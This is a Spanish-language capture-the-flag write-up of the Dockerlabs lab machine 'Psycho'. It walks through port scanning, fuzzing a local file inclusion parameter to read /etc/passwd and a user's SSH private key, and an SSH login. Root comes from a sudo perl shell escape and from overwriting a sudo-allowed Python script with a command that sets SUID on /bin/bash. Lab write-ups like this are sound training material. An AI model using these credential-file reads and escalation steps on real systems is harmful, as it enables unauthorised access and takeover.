🏴‍☠️ Write-Up: Máquina "Psycho"

📌 **Plataforma: Dockerlabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Hago un escaneo general para identificar los puertos abiertos.

```
┌──(root㉿kali)-[/home/cypher/psycho]
└─# nmap -vvv -p- --open 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-23 12:02 -03
Initiating ARP Ping Scan at 12:02
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 12:02, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:02
Completed Parallel DNS resolution of 1 host. at 12:02, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 12:02
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 12:02, 3.63s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000029s latency).
Scanned at 2025-03-23 12:02:34 -03 for 4s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.16 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


🎯 2. Escaneo y Enumeración

Hago un escaneo específicamente a los puertos abiertos encontrados anteriormente.

```
┌──(root㉿kali)-[/home/cypher/psycho]
└─# nmap -vvv -p 22,80 -sV -sC 172.17.0.2
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLmfDz6T3XGKWifPXb0JRYMnpBIhNV4en6M+lkDFe1l/+EjBi+8MtlEy6EFgPI9TZ7aTybt2qudKJ8+r3wcsi8w=
|   256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHtGVi9ya8KY3fjIqNDQcC9RuW20liVFDd+uUEgllPzQ
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-title: 4You
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Uso DirBuster para encontrar directorios de la web que corre en el puerto 80.




Con wfuzz busco algún parámetro válido para acceder a archivos de la web.


```
┌──(root㉿kali)-[/home/cypher/psycho]
└─# wfuzz -c  -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://172.17.0.2/index.php?FUZZ=/etc/passwd --hl 62
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check
 Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/index.php?FUZZ=/etc/passwd
Total requests: 207643

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000004819:   200        88 L     199 W      3870 Ch     "secret"
```

💥 3. Explotación de Vulnerabilidades


Uso el parámetro encontrado anteriormente en la URL para intentar acceder a /etc/passwd. Al ejecutar eso, se logra obtener los valores de ese archivo en el código fuente de la web. Se ve que hay un usuario llamado “luisillo” y otro llamado “vaxei”



Como ya se sabe que existe un usuario “luisillo” y otro “vaxei”, se puede intentar acceder a su clave RSA. Con luisillo no me funcionó, pero si con vaxei.



Copio la clave RSA y la pego en un archivo llamado “id_rsa”. Con chmod 600 modifico sus permisos para utilizarla posteriormente para ingresar por SSH.



Ingreso por SSH con el usuario y clave RSA como credenciales. Ingreso exitoso.

```
┌──(root㉿kali)-[/home/cypher/psycho]
└─# ssh vaxei@172.17.0.2 -i id_rsa
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:KZdmmK93JpQdEgEdRl0JYVD4l+Gdfix6KM9aUmZc1lA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxei@ef1029bf0d67:~$ ls
file.txt
vaxei@ef1029bf0d67:~$ cat file.txt
kflksdfsad
asdsadsad
asdasd
```

🔐 4. Escalada de Privilegios y Post-explotación

Uso sudo -l para ver si es que hay alguna posibilidad de escalar privilegios.

```
vaxei@ef1029bf0d67:~$ sudo -l
Matching Defaults entries for vaxei on ef1029bf0d67:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User vaxei may run the following commands on ef1029bf0d67:
    (luisillo) NOPASSWD: /usr/bin/perl
```

Con perl intento pasarme al usuario luisillo y verificar si hay alguna forma de escalar privilegios desde ese usuario. Con sudo -l se pudo ver que con python3 se puede ejecutar un archivo paw.py como si se fuera root.

```
vaxei@ef1029bf0d67:~$ sudo -u luisillo perl -e 'exec "/bin/bash";'
luisillo@ef1029bf0d67:/home/vaxei$ whoami
luisillo
luisillo@ef1029bf0d67:/home/vaxei$ sudo -l
Matching Defaults entries for luisillo on ef1029bf0d67:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on ef1029bf0d67:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```

Cambio de nombre del archivo y creo uno nuevo con el mismo nombre para colocar el comando que yo quiero que se ejecute.


```
luisillo@ef1029bf0d67:/opt$ mv paw.py aux.py
```

```
luisillo@ef1029bf0d67:/opt$ nano paw.py
```

En paw.py debe contener: **import os; os.system("chmod u+s /bin/bash")**

Con eso le doy permiso SUID a **/bin/bash**

Luego, ejecuto paw.py con python3, y con “**bash -p**” abro una terminal pero que conserve los permisos root y dejar los permisos de usuario normal.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.